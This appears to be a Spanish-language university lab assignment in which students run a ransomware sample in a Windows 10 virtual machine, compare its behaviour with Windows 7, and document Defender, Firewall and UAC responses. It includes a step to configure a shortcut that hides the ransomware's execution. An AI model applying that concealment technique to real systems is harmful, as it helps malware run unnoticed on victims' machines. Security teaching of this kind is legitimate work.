





## PARTE 2






















## EVALUACION 2

**RECURSOS:**  
Máquina virtual Windows 10 (deberá instalar Windows 10 pro)  
user: seguridad2025  
pass: seguridad2025

**PRIMERAS PREGUNTAS: Ransomware pero ahora con Windows 10**  
En esta práctica, replicaremos el experimento realizado previamente en Windows 7, pero ahora en un entorno con Windows 10, no solo haga click en el acceso directo, vea hasta donde puede ejecutar este malwares.



- Ejecutar el ransomware en Windows 10 y analizar su impacto.
- Documentar el proceso con captura de pantalla detalladas.
- Evaluar las diferencias en el comportamiento del ransomware entre Windows 7 y Windows 10.



**PREGUNTAS A SEGUIR:**


- Describir todas las medidas de seguridad de Windows (Defender, Firewall, UAC, etc.).
- Configurar el acceso directo que oculta la ejecución del ransomware.
- Observar el comportamiento del sistema tras la ejecución del malware.
- Responder las siguientes preguntas con base en la evidencia recopilada:
  - ¿Se ejecutó correctamente el ransomware en Windows 10?
  - ¿El ransomware se ejecutó o hubo algún problema activo que lo impidió?
